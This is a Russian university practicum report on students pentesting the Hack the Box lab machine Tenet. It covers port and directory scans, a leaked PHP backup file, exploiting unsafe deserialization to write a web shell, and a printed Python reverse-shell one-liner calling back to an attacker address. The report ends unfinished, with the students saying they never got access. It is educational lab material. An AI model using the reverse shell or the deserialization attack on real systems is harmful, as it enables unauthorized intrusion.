
|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| logoМИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ | | | | | | | | | | | | | | | | | | | | |
| Федеральное государственное автономное образовательное  учреждение высшего образования | | | | | | | | | | | | | | | | | | | | |
| **Дальневосточный федеральный университет** | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| **ШКОЛА ЕСТЕСТВЕННЫХ НАУК** | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| **Кафедра информационной безопасности** | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| **О Т Ч Е Т** | | | | | | | | | | | | | | | | | | | | |
| о прохождении учебной практики (учебно-лабораторного практикума) | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | |  |  | Выполнили студенты  гр. С8117-10.05.01ммзи | | | | | | | | |
|  |  |  | | | | | | Шапошников И.Ю  Джумабаев А.Б.  Гостенков А.А. | | |
|  | | | | | | | | | |  |  | (подпись) | | | | | |  | | |
|  | | | | | | | | | | | | | | | | | | | | |
| Отчет защищен с оценкой | | | | | | | | | |  |  | Руководитель практики | | | | | | |  | |
|  | | | | | | | | | |  |  | Старший преподаватель кафедры информационной безопасности ШЕН | | | | | | | | |
|  | | | |  |  | | | | |  |  |  | | | | |  | Зотов С.С. | | |
| (подпись) | | | |  | (И.О. Фамилия) | | | | |  |  | (подпись) | | | | |  | (И.О. Фамилия) | | |
| « |  | » |  | | | | | | 2021 г. |  |  |  | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| Регистрационный № | | | | | | | |  | |  |  | Практика пройдена в срок | | | | | | | | |
| « |  | » |  | | | | | | 2021 г. |  |  | с | « | 22 | » | января | | | | 2021 г. |
|  | | | | | | | | | |  |  | по | « | 26 | » | июгя | | | | 2021 г. |
|  | | | | | |  | Е.В. Третьяк | | |  |  | на предприятии | | | | | | | | |
| (подпись) | | | | | |  | (И.О. Фамилия) | | |  |  |
|  | | | | | | | | | |  |  | Кафедра информационной | | | | | | | | |
|  | | | | | | | | | |  |  | безопасности ШЕН ДВФУ | | | | | | | | |
|  | | | | | | | | | |  |  |  | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
|  | | | | | | | | | | | | | | | | | | | | |
| г. Владивосток | | | | | | | | | | | | | | | | | | | | |
| 2021 | | | | | | | | | | | | | | | | | | | | |


**Задание на практику**

Пентест виртуальной машины взятой с портала Hack the Box уровня сложности medium.




Первым делом мы зарегистрировались на портале и выбрали виртуальную машину Tenet с ip 10.10.10.223. Далее мы запустили kali linux и в командной строке, при помощи nmap, мы просканировали порты

nmap -sC -sV 10.10.10.223



Сканирование показывает открытые порты 22 (SSH) и 80 (Apache).


Далее мы переходим к порту 80 с помощью браузера, чтобы проверить веб-сайт.




Страница возвращает страницу Apache2 по умолчанию для Ubuntu. Запускаем сканирование gobuster для перечисления скрытых файлов

и папки. В командной строке пишем:


gobuster dir -u http://10.10.10.223 -w /usr/share/wordlists/dirb/common.txt




Сканирование показывает каталог wordpress, и, при переходе к нему, оказывается, сломана страница WordPress. При выборе любой из ссылок под названием TENET веб-страница перенаправляется на имя хоста tenet.htb




Далее мы добавили эту ссылку в файл hosts.




Перезагружаем ссылку и видим, что страница работает.




Этот сайт имеет комментарий от некоего neil, который пишет про файл sator.php и про его бэкап, который предположительно был удален во время переезда.



Мы переходим на http: //tenet.htb/sator.php, но такого сайта нет. Пробуем http://10.10.10.223/sator.php и отображается следующий вывод:




Вспоминаем про бэкап. Наиболее распространенное расширение бэкапов .bak. Следовательно переходим на <http://10.10.10.223/sator.php.bak>. Начинается скачивание файла. Открываем:



Раз­берем­ся с кодом. Этот файл ждет, что будет ука­зан параметр arepo, а передан­ные дан­ные под­верга­ются десери­али­зации (стро­ки 23–24). Так­же име­ется класс DatabaseExport, содер­жащий имя фай­ла и дан­ные (стро­ки 3–6), которые будут записа­ны в этот файл при вызове дес­трук­тора клас­са (стро­ки 15–20). По­луча­ется, что мы можем сери­али­зовать объ­ект такого клас­са и отпра­вить сери­али­зован­ные дан­ные на сер­вер. А это откры­вает воз­можность записать какие угод­но дан­ные в любой файл. Писать мы, конеч­но, будем бэк­шелл. Сначала нужно сгенерировать сериализованныый скрипт. Преобразуем код:




Помещаем код внутрь файла pwn.php и открываем его



Мы копируем код и вставляем его в URL-адрес в качестве значения параметра arepo.

Получаем следующий вывод:



Мы замечаем, что сообщение Database updated отображается дважды, что означает, что скрипт был успешно выполнен.

Далее мы запускали nc на своей машине и вставляли скрипт в переменную cmd «python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("ip",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'», но доступа так и не получили. Не знаем, что делать, все перепробовали.